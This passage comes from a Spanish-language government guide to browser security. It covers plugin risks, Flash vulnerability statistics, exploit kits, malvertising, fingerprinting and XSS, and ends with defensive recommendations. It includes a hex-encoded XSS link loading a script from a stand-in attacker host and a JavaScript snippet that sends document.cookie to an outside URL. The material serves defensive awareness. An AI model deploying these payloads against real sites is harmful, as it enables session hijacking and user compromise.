codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=5,0,0,0"
width="200" height="130" id="exampleFlash">
    <param name="movie" value="ccn.swf" />
    <param name="quality" value="high" />
    <param name="swliveconnect" value="true" />
</object>
```

[Figura 12]
Invocar Flash plugin vía "object"

Algunos de los plugins más utilizados son Flash Player, Java y Silverlight. Uno de los principales problemas de los plugins es que aumentan significativamente la exposición a determinado tipo de ataques durante la navegación web.

Algunos de estos plugins contienen un gran número de vulnerabilidades críticas que permiten a los atacantes ejecutar código en el equipo de la víctima. Tan sólo hace falta que el usuario haga clic o navegue hasta una página dañina para que su equipo sea comprometido (sin necesidad siquiera de descargar o interactuar con la página en cuestión).

Véase, a modo de ejemplo, el número de vulnerabilidades asociada a Flash Player en los últimos 15 años. Teniendo en cuenta estos datos, no es de extrañar que Flash haya sido uno de los objetivos más utilizados por los atacantes para comprometer equipos a través del navegador. La criticidad de algunas de estas vulnerabilidades ha dado lugar a que los propios navegadores implementen medidas para evitar la ejecución de plugins desactualizados o vulnerables.


Otros navegadores como Google Chrome han tomado otra vía diferente para proporcionar más estabilidad, seguridad y velocidad a su navegador. Para ello, a partir de septiembre de 2015 (versión 45), ha terminado su soporte a NPAPI (Netscape Plugin Application Programming Interface), en la cual se apoyan plugins como Java o Flash, al considerar dicha tecnología insegura y obsoleta.

En su lugar, Chrome se apoya en un sistema más reciente y, según sus desarrolladores, más seguro, denominado Pepper API (PPAPI). Una de las principales ventajas de este cambio es que los complementos ejecutados con esta API pueden aprovecharse de las medidas de seguridad que implementa el navegador (sandboxing, aceleración GPU, etc.).


Vulnerabilidades asociada a Flash Player en los últimos 15 años

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2005	1		1												
2006	5	1	2	1			1			1					
2007	10		2	2			2			1	2	1	1		
2008	21	2	4	2			4			2	2		1		
2009	20	9	15	7	4						2				
2010	60	41	53	25	37		1			2	1				2
2011	63	34	56	45	30		2			3	3	1			1
2012	66	28	57	51	25		1			4	3	1			1
2013	56	29	55	46	29						1				
2014	76	16	41	19	15		4			25	6		2		1
2015	329	85	283	86	77					32	20		1		
2016	266	101	195	117	104					8	6	1			
2017	71		61	37	31					3	5				
2018	26		12	3						1	1				
2019	8		5							1					
Total	1078	346	842	441	352		15			83	52	4	5		5
% Of All		32.1	78.1	40.9	32.7	0.0	1.4	0.0	0.0	7.7	4.8	0.4	0.5	0.0	

Vulnerabilidades por año



Vulnerabilidades por tipo



[Figura 13].
Vulnerabilidades Flash Player
(www.cvedetails.com)

A diferencia de los plugins, las **extensiones** no son más que módulos adicionales que pueden incorporarse al navegador para añadir o eliminar alguna funcionalidad, es decir, que existen dentro del espacio de direcciones del mismo proceso.

Esta característica, sin embargo, no les exime de ser objeto también de vulnerabilidades. Un gran número de extensiones están desarrolladas en JavaScript y XUL (XML User Interface Language).

Otra diferencia importante respecto a los plugins es que las extensiones pueden influir en cada página que el navegador cargue (y no únicamente en aquellas que explícitamente lo requieran).

Pese a que los navegadores actuales suelen contar con gran variedad de funcionalidades adicionales (filtros-antiphishing, antimalware, etc.) las extensiones son una forma fácil de integrar funcionalidades extra de todo tipo al navegador; por ejemplo, la extensión uMatrix permite mejorar la privacidad del navegador permitiendo al usuario decidir qué conexiones pueden establecerse y qué tipo de datos acepta o envía el navegador; la extensión TamperData permite visualizar y modificar los headers y parámetros HTTP/HTTPS, etc. En los apartados 5 y 6 se recomiendan ciertas extensiones para aumentar el nivel de seguridad y privacidad en la navegación web.

4. Ataques comunes contra el navegador

Una de las recomendaciones de seguridad más repetidas y extendidas es evitar la descarga y ejecución de ficheros procedentes de fuentes no confiables. Sin embargo, existen otro tipo de peligros a los que el usuario puede exponerse y en los que ni siquiera es necesario interacción por parte de éste.

Aunque actualmente los navegadores hacen uso de diversas tecnologías para alertar al usuario e impedir el acceso a páginas dañinas (por ejemplo, el Safe Browsing de Google) existen vectores de ataque que complican enormemente su detección: técnicas watering hole, malvertising, ingeniería social, etc.

Una de las recomendaciones de seguridad más repetidas y extendidas es evitar la descarga y ejecución de ficheros procedentes de fuentes no confiables

4.1 Exploits

Entre todos los ataques posibles que puede sufrir un usuario a través del navegador web la ejecución de código por medio de un exploit es, sin duda, el más crítico. Mediante un exploit, el atacante se aprovecha de determinada vulnerabilidad para inyectar código dañino en el equipo. Generalmente, ese código dañino (denominado payload) será el responsable de infectar el equipo con un espécimen determinado (un ransomware, un troyano bancario, etc.).

En este escenario, el usuario únicamente requiere visitar una página web para que su equipo, al completo, sea comprometido. Para que este ataque tenga éxito el atacante debe conseguir los siguientes hitos:

- **Control del navegador:** el atacante necesitará que la víctima acceda a la página web vulnerable.
- **Fingerprinting del navegador:** el usuario malicioso intentará deducir las versiones del navegador, así como de los plugins instalados para elegir el exploit apropiado.
- **Ejecución del exploit:** el usuario malicioso intentará que el usuario legítimo ejecute el exploit para obtener acceso al equipo.

4.1.1 Control del navegador

4.1.1.1 Infección de sitios web legítimos

Existen diversas vías de infección, una de las más efectivas es comprometer sitios web con un número de visitas muy elevado. Este vector de infección es utilizado también cuando el atacante tiene un objetivo determinado, por ejemplo, una compañía en concreto, determinada persona, etc.

Una de las vías más efectivas de infección es comprometer sitios web con un número de visitas muy elevado

Si el atacante conoce los patrones de navegación de su víctima, puede invertir tiempo en buscar vulnerabilidades en alguna de las páginas visitadas por el mismo. Si consigue comprometerla únicamente tendrá que añadir cierto código dañino y esperar a que el objetivo se conecte. Esta vía de infección se conoce como watering hole.

Tras encontrar una vulnerabilidad en el servidor web, el atacante cuenta con diversas opciones para redirigir a los usuarios a un servidor de control: mediante un iframe, JavaScript, una cabecera "Location" de redirección 302 en el servidor, etc.

4.1.1.2 Malvertising


Otro método comúnmente utilizado por los atacantes es el conocido malvertising. Esta vía de infección consiste en ejecutar código dañino por medio de anuncios, aparentemente inofensivos, distribuidos en un gran número de páginas.

Los atacantes se ponen en contacto con compañías encargadas de vender espacios publicitarios para distribuir sus falsos anuncios. Cuando el usuario visita cierta página legítima con alguno de estos anuncios el código dañino (generalmente JavaScript) comienza su ejecución.

Algunos de estos banners utilizan técnicas de fingerprinting para ejecutar código de forma condicional. En estos casos, el banner publicitario, incluso si es revisado de manera manual, parece totalmente legítimo.

Únicamente entra en juego el código JavaScript (por ejemplo, para redirigir al usuario a un Exploit Kit) cuando el cliente que visita la página presenta determinadas características (*user-agent*, campo referer, IP, geolocalización, etc.). En ocasiones, las técnicas de malvertising suelen combinarse con otras denominadas domain shadowing[5] para dificultar la trazabilidad de los atacantes. Este último término hace referencia al robo de credenciales asociadas a cuentas de dominios para crear una infraestructura de ataque más sofisticada.

La idea es utilizar dichas credenciales (asociadas a uno o varios dominios legítimos) para crear múltiples subdominios los cuales se encargan de redireccionar a los usuarios hacia servidores de control operados por los ciberdelincuentes. Estos subdominios son rotados a modo de fast-flux para eludir filtros de reputación.



[Figura 14]
Flujo de ejecución de la técnica malvertising

5. Threat Spotlight: Angler Lurking in the Domain Shadows - http://blogs.cisco.com/security/talos/angler-domain-shadowing#shadowing

4.1.1.3 Ingeniería social

Las técnicas de ingeniería social es otro de los recursos más recurridos y efectivos para conseguir acceso al navegador del usuario, por ejemplo, mediante el envío masivo de correos electrónicos a un gran número de usuarios.

Es común que dichos correos contengan algún asunto de interés que genere cierta curiosidad al usuario o bien que traten de usurpar la identidad de una organización o usuario conocido. El objetivo final es que el usuario descargue y ejecute un fichero dañino o bien haga clic en una URL controlada por el atacante.

Las URL empleadas suelen ser dominios creados por los atacantes con un nombre similar al sitio legítimo que tratan de usurpar, o bien con un nombre que no genere desconfianza. Sin embargo, a veces pueden recurrirse a vulnerabilidades XSS reflejadas de dominios legítimos para conseguir inyectar código JavaScript en el navegador.

El hecho de utilizar un dominio legítimo ofrece varias ventajas. Primero, el usuario no desconfía del enlace ya que observa un dominio conocido. Segundo, determinadas herramientas de seguridad que procesan enlaces para detectar dominios dañinos son eludidas.

Para ocultar el enlace dañino del parámetro vulnerable y hacer el enlace más creíble, el atacante puede aplicar cierta codificación al código JavaScript (por ejemplo, convertirlo a hexadecimal) de forma que el enlace adquiera la siguiente forma:

http://www.pagina legitima.com/profile.jsp?user=%3C%73%63%72%69%70%74%25%32%30%73%72%63%3D%68%74%74%70%3A%2F%2F%61%74%61%63%6B%65%72%2D%64%6F%6D%61%69%6E%2E%63%6F%6D%2F%66%69%6C%65%2E%6A%73%3E%3C%2F%73%63%72%69%70%74%3E

NOTA:

Para conocer en profundidad las técnicas de ingeniería social más utilizadas por los atacantes para comprometer usuarios mediante el correo electrónico remítase a la guía del CCN-CERT "Buenas Prácticas en correo electrónico BP-02/16"[6]

6. Informe de buenas prácticas en el correo electrónico - https://www.ccn-cert.cni.es/informes/informes-de-buenas-practicas-bp/1598-ccn-cert-bp-02-16-correo-electronico/file.html

NOTA:

Otra técnica a la que suelen recurrir los atacantes es utilizar servicios de acortadores de URL. Mediante estos servicios el atacante consigue una versión reducida de la URL bajo un dominio distinto. De este modo es posible ocultar los parámetros JavaScript que podrían levantar sospechas en el usuario. Por ejemplo, utilizando el servicio Bitly, el anterior enlace con el XSS reflejado se convertiría en: http://bit.ly/2ezrxFP

```
root@ccn-lab:~# curl -sIL http://bit.ly/2ezrxFP | grep ^Location;
Location: http://www.pagina-legitima.com/profile.jsp?user=<script src=http://atacker-domain.com/file.js></script>
root@ccn-lab:~#
```

[Figura 15]
Página dañina acortada con el servicio Bitly

4.1.2 Técnicas de Fingerprinting

Una vez que el navegador del usuario es controlado por el atacante mediante alguna de las vías previamente descritas se ejecutarán una serie de comprobaciones para obtener información de las versiones de los plugins y del propio navegador.

Con esa información el atacante podrá ejecutar el exploit adecuado para conseguir acceso al equipo. De nuevo, JavaScript suele ser el recurso más utilizado para llevar a cabo esta tarea.

Los header HTTP y las propiedades DOM son también aprovechadas para obtener información del propio navegador. Por ejemplo, aunque el *user-agent* es una cabecera fácilmente falsificable no es muy común que sea modificada por los usuarios. De este modo, si el atacante recibe un *user-agent* como el mostrado a continuación puede deducir que el usuario está utilizando la versión de Iceweasel 38.5 desde de un equipo Linux 64 bits.

[Figura 16] *User-agent* (tipo y versión navegador)

NOTA:

Incluso si el *user-agent* es falsificado puede deducirse en ocasiones el tipo de navegador utilizado a partir del orden de los header enviados. Por ejemplo, un navegador puede enviar la cabecera *user-agent* o la cabecera host en un orden distinto al que lo envía otro navegador.

Otras cabeceras ofrecen información no sólo del navegador sino de ciertos componentes del propio sistema operativo. Por ejemplo, el siguiente *user-agent* informa de las versiones del *framework*.NET instaladas.

[Figura 17] *User-agent* (componentes .NET)

Además de las cabeceras, la disponibilidad o no de ciertas propiedades DOM permiten conocer la versión del navegador empleado.

Cabe destacar que los *plugins* y extensiones no quedan exentos de este tipo de técnicas gracias a la información que proporcionan ciertas APIs DOM. Por ejemplo, *navigator.plugins* devuelve un *array* de objetos con cada uno de los *plugins* instalados por el navegador. Recorriendo dicho *array* pueden conocerse fácilmente los *plugins* disponibles.

[Figura 18] Resultado de *navigator.plugins* en Google Chrome versión 89.0.4389.90

```
var pluginsLength = navigator.plugins.length;

document.body.innerHTML = pluginsLength + " Plugin(s)<br>"
  + '<table id="pluginTable"><thead>'
  +'<tr><th>Name</th><th>Filename</th><th>description</th><th>version</th></tr>'
  +'</thead><tbody></tbody></table>';

var table = document.getElementById('pluginTable');

for(var i = 0; i < pluginsLength; i++) {
  let newRow = table.insertRow();
  newRow.insertCell().textContent = navigator.plugins[i].name;
  newRow.insertCell().textContent = navigator.plugins[i].filename;
  newRow.insertCell().textContent = navigator.plugins[i].description;
  newRow.insertCell().textContent = navigator.plugins[i].version?navigator.plugins[i].version:"";
}
```

3 Plugin(s)


Name	Filename	description	version
Chrome PDF Plugin	internal-pdf-viewer	Portable Document Format	
Chrome PDF Viewer	mhjfbmdgcfjbbpaeojofohoefgiehjai		
Native Client	internal-nacl-plugin		

4.1.3 Exploit Kits

El último paso consiste en ejecutar el exploit correspondiente con el payload deseado para obtener el control de la máquina de la víctima.

Por medio de plataformas muy sofisticadas, conocidas como Exploit Kits (EK)[7], los atacantes son capaces de automatizar gran parte del proceso descrito anteriormente. Este tipo de plataformas de ataques son vendidas o alquiladas en ciertos mercados underground para que puedan ser utilizadas por otros ciberdelincuentes para sus propios intereses.

[Figura 19] Exploit-kits Tendencias. FUENTE: http://www.trendmicro.com/



7. TrendMicro - http://www.trendmicro.com/vinfo/us/security/definition/exploit-kit

NOTA:


Aunque éstos son los EK más extendidos existen implementaciones de EK utilizados de forma individual por determinados grupos de atacantes. Por ejemplo, el conocido grupo de ciberespionaje APT28 (Sofacy/Sednit) dispone de su propia implementación de EK (apodado como Sedkit por ESET) para atacar de forma dirigida a sus objetivos.

El hecho de que los responsables de EK mantengan todavía exploits para vulnerabilidades antiguas es un indicador del que se infiere que muchos usuarios todavía disponen de navegadores con versiones de Flash vulnerables, aunque el propio Flash esté obsoleto.

El siguiente esquema recoge de forma esquemática cómo los ciber-criminales que hacen uso de este tipo de plataformas infectan a los usuarios.

- Un atacante compromete un sitio web vulnerable (por medio de exploits, SQLi, etc.) o bien consigue posicionar determinado anuncio dañino.
- El usuario se conecta al sitio web comprometido.
- El usuario, de forma transparente, es redirigido a un servidor TDS (Traffic Directing Server). El objetivo de este tipo de servidores es valorar si la víctima es de interés. En ocasiones dicha comprobación se realiza desde la propia página comprometida o bien por medio de servidores intermedios. Generalmente, se consideran características como la dirección IP, el *user-agent* del navegador, la directiva referer, etc. para valorar la "explotabilidad" del usuario.
- Si el usuario es considerado de interés su navegador es redirigido de nuevo para la instalación del Exploit Kit.

- El Exploit Kit analiza el navegador y sus plugins para identificar alguna vulnerabilidad. En caso de existir un componente vulnerable lanzará el exploit adecuado para infectar al usuario.
- El payload utilizado contiene código para bajar cierto malware de un nuevo servidor. Tras su descarga se ejecutará comprometiendo así el equipo del usuario. Todo este proceso se realiza de forma transparente al usuario y sin necesidad de interactuar con ningún objeto (botón, cuadro de diálogo, etc.)



[Figura 20]
Esquema Exploit Kit

Herramientas de *exploiting* como Metasploit disponen también de funcionalidades para emular un servicio web desde el cual es posible *explotar* vulnerabilidades en el navegador/*plugins* de los usuarios conectados.

4.2 Ataques Cross-site Scripting (XSS)

Un ataque de Cross Site Scripting o XSS consiste en la inclusión de código dañino en el contenido web o parámetros de URLs con el objetivo de que dicho código sea posteriormente interpretado y ejecutado por el navegador del usuario afectado.

Un ataque de Cross Site Scripting o XSS consiste en la inclusión de código dañino en el contenido web o parámetros de URLs

Existen tres tipos de ataques XSS:

- **No Persistente o Reflejado:** por lo general el atacante emplea un payload que inyecta código JavaScript en el contenido, mediante algún parámetro vulnerable de determinada web. El enlace que incluye el payload es enviado a la víctima a través de cualquier soporte: página web, mensaje de correo electrónico, mensaje instantáneo, conversación de chat, documento Word o PDF, etc. con el objetivo de que haga clic sobre el mismo.
- **Persistente o Almacenado:** el código JavaScript está embebido en la página web visitada por la víctima, la cual no necesita seguir ningún enlace para que se ejecute el código, basta con que la visite. Aparece típicamente en sitios en los que los usuarios pueden guardar contenidos: comentarios, mensajes en foros, perfiles, descripciones, etiquetas, mensajes de correo, etc. Previamente a la visita del usuario legítimo, el usuario malicioso compromete la aplicación, incluyendo el payload que quedará guardado.
- **XSS basado en DOM:** en este caso el payload se ejecuta como parte de la ejecución "normal" del código JavaScript del sitio. El código JavaScript del sitio presenta un punto donde el atacante puede incluir código, modificando el comportamiento normal de dicho código y haciendo que se ejecute de una forma inesperada.

Dado que existe la posibilidad de representar los datos de entrada de múltiples formas, como, por ejemplo: ASCII, hexadecimal, Unicode, etc., estos ataques pueden emplear diferentes técnicas de codificación que les ayuden a evadir determinados mecanismos de seguridad. Por ejemplo, el carácter '<', comúnmente filtrado, puede también representarse de las siguientes maneras: %3C, <, &lt, etc.

4.2.1 Robo de sesiones

Debido a que JavaScript ofrece multitud de funcionalidades, permite acceder a las cookies del sitio que tiene el usuario. Esto combinado con que el código JavaScript es controlado por un usuario malicioso en un ataque de tipo Cross-Site Scripting (XSS) de cualquier tipo, hace que dicho usuario malicioso pueda acceder a las cookies del usuario y transmitirlas a un servidor bajo su control.

En la figura 21 se detalla un ejemplo de código JavaScript para robar las cookies, mediante la inclusión de una imagen sin tamaño y por tanto indetectable a simple vista por usuarios normales. Además, se utiliza una conexión bajo HTTPS para evitar bloqueos por carga de contenido mezclado, aunque sea contenido pasivo.

Existen frameworks de explotación de navegadores a partir de XSS como BEF que ofrecen una forma sencilla ejecutar distintos payloads una vez se ha conseguido el ataque XSS

[Figura 21] Ejemplo de código JavaScript para robar cookies


```
var i = document.createElement("img");
i.setAttribute('src', 'https://example.com?c=' + document.cookie);
i.setAttribute('alt', 'i');
i.setAttribute('height', '0px');
i.setAttribute('width', '0px');
document.body.appendChild(i);
```

En este caso, se puede mitigar el impacto de este tipo de ataques si las cookies de sesión (e idealmente todas las que no necesitaran ser accedidas por JavaScript para el funcionamiento correcto de la aplicación web) cuentan con la directiva HttpOnly, que evitaría que se pudieran ser accedidas desde JavaScript.

Existen frameworks de explotación de navegadores a partir de XSS como BEF (Browser Exploitation Framework) que ofrecen una forma sencilla ejecutar distintos payloads una vez se ha conseguido el ataque XSS.

4.2.2 Minado de criptomoneda


A partir de un ataque XSS, es posible incluir código JavaScript que realice un minado de criptomoneda en beneficio del usuario malicioso y perjudicando al usuario legítimo. Si se realiza con cierta suavidad en el uso de recursos del usuario legítimo, éste podría no llegar a darse cuenta nunca.



4.3 Uso de extensiones y plugins maliciosos

La mayoría de los navegadores modernos soportan plugins y extensiones de terceros para añadir o modificar funcionalidad. Muchos de estos plugins y extensiones provienen de fabricantes de reputación y además están comprobados, otros sin embargo no son monitorizados activamente por el fabricante del navegador y podrían contener código dañino.

Incluso los plugins y extensiones de confianza podrían dejar de serlo si se ven comprometidos, por lo que se recomienda estar al tanto de este tipo de sucesos para eliminarlos lo más pronto posible y mitigar un posible impacto en este sentido.



[Figura 22]
Diferencia entre una extensión de confianza a una no monitorizada activamente por Mozilla

Otro caso posible es un plugin o extensión que tiene un comportamiento correcto y no incluye ningún código malicioso, sin embargo, cuando éste adquiere notoriedad, puede sufrir una actualización con código dañino y afectar a todos sus usuarios. También es posible que se venda la extensión o plugin a un tercero y que este tercero sea el que incluya código malicioso.

5. Recomendaciones de seguridad

El usuario debe entender que el navegador es una herramienta muy compleja capaz de manejar numerosas tecnologías y que, al igual que cualquier otro programa, está sujeta a vulnerabilidades y a gran variedad de ataques. Describir la facilidad con la que muchos de estos ataques son realizados es uno de mejores métodos para concienciar al usuario sobre las consecuencias que puede acarrear hacer un mal uso del navegador.

Describir la facilidad con la que muchos de estos ataques son realizados es uno de mejores métodos para concienciar al usuario sobre las consecuencias que puede acarrear hacer un mal uso del navegador

5.1 Actualizaciones del navegador y complementos

Posiblemente, la pauta más importante que debe seguir el usuario para evitar la mayor parte de ataques críticos descritos anteriormente es asegurarse que su navegador, así como plugins, extensiones y cualquier otro elemento que utilice, están actualizados correctamente.

Como se ha descrito en el punto 4.1, los atacantes, de forma automatizada, pueden conocer la versión y tipo del navegador/plugins para posteriormente lanzar exploits a medida. Un navegador actualizado evitará gran parte de estos problemas.

Actualmente, los desarrolladores de los navegadores más utilizados conocen la importancia de mantener el navegador actualizado y ya implementan mecanismos para realizar dicha acción de forma automatizada.

Por ejemplo, los navegadores Firefox y Chrome configuran y gestionan dicha actualización por medio de la propia aplicación. En el caso de Chrome mediante tareas programadas y en el caso de Firefox desde el propio proceso del navegador.

Por otro lado, tanto Edge (el último navegador de Microsoft incorporado en Windows 10) como IE (Internet Explorer) reciben sus actualizaciones a través de los updates del sistema operativo. Es fundamental, por tanto, que el usuario se asegure que su Windows está configurado para actualizarse de forma automática (configuración por defecto).

Los desarrolladores de los navegadores más utilizados conocen la importancia de mantener el navegador actualizado y ya implementan mecanismos para realizar dicha acción de forma automatizada

5.2 Deshabilitar o eliminar las extensiones en desuso

Si el usuario instaló en su momento una serie de extensiones para una cierta tarea y que ya no le son de utilidad, deberá desinstalarlas o al menos deshabilitarlas hasta que las vuelva a necesitar, ya que está aumentando su superficie de exposición de forma innecesaria.

Una alternativa a esto es, si el navegador lo permite, habilitar la funcionalidad “click-to-play” en la cual el navegador preguntará al usuario si quiere habilitar temporalmente la extensión cuando se intente hacer uso de la misma.

5.3 Software de mitigación de explotación

Tal y como se ha descrito en el punto 4.1 existen determinados tipos de ataques con los que es posible comprometer un equipo con tan sólo visitar un enlace (sin necesidad de descargar o ejecutar un fichero) al aprovecharse de vulnerabilidades en el navegador o en alguno de sus componentes.

Existen determinados tipos de ataques con los que es posible comprometer un equipo con tan sólo visitar un enlace

Ya que en ocasiones herramientas de ataque como los Exploit Kits cuentan con 0-days (exploits para vulnerabilidades desconocidas que no han sido parcheadas) es aconsejable disponer de software adicional para mitigar los mismos. Una de las herramientas más conocidas es EMET (Microsoft)[8] la cual permite aplicar determinadas medidas de seguridad tales como DEP, ASLR, EAF, SEHOP, NPA, etc., de forma personalizada a los procesos que se deseen para prevenir la ejecución de código dañino.

Se recomienda que herramientas como el navegador, así como tecnologías como Java o Adobe Flash se encuentren protegidas por EMET o herramientas similares (por ejemplo, Malwarebytes Anti-Exploit [Ref.- 8]). Este tipo de aplicaciones no deben de verse como una alternativa al antivirus sino como una herramienta adicional más de protección.

8. EMET - https://support.microsoft.com/en-us/kb/2458544

5.4 HSTS y HTTPS Everywhere

Como se ha descrito en el punto 3.1.1 la política HSTS tiene como objetivo, entre otros, evitar ataques SSL Stripping. Esta funcionalidad viene implementada en la gran mayoría de navegadores actuales.

Para fortalecer aún más la defensa contra algunos de los ataques MitM (Man In The Middle), se recomienda el uso de la extensión HTTPS Everywhere[9]. Esta extensión surge como un proyecto de colaboración entre "Tor Project" y la EFF (Electronic Frontier Foundation) y su objetivo es facilitar y priorizar el uso de HTTPS en las comunicaciones del usuario. Ya que muchos servidores web todavía ofrecen sus servicios por medio de HTTP y HTTPS, este complemento garantiza siempre el uso del canal seguro.

Actualmente HTTPS Everywhere dispone de miles de reglas [Ref.- 9] que le indican al navegador qué sitios deben usar HTTPS. Desde la página oficial de la EFF se explica cómo añadir nuevas reglas personalizadas para incluir dominios no contemplados por defecto.

5.5 Almacenamiento de credenciales

Aunque los navegadores ofrecen la posibilidad de almacenar las credenciales de acceso a los diferentes sitios web para comodidad del usuario, esto está desaconsejado ya que, si el equipo se compromete, es relativamente sencillo acceder a dichas credenciales. Además, si el equipo es compartido de forma no segura, es trivial acceder a las credenciales.

Por estos motivos se recomienda no usar esta funcionalidad en favor de la utilización de un gestor de contraseñas, que permiten proteger de forma más segura las credenciales y, así mismo, permiten utilizarlas automáticamente durante la navegación.

9. HTTPS Everywhere Rulesets - https://www.eff.org/https-everywhere/rulesets

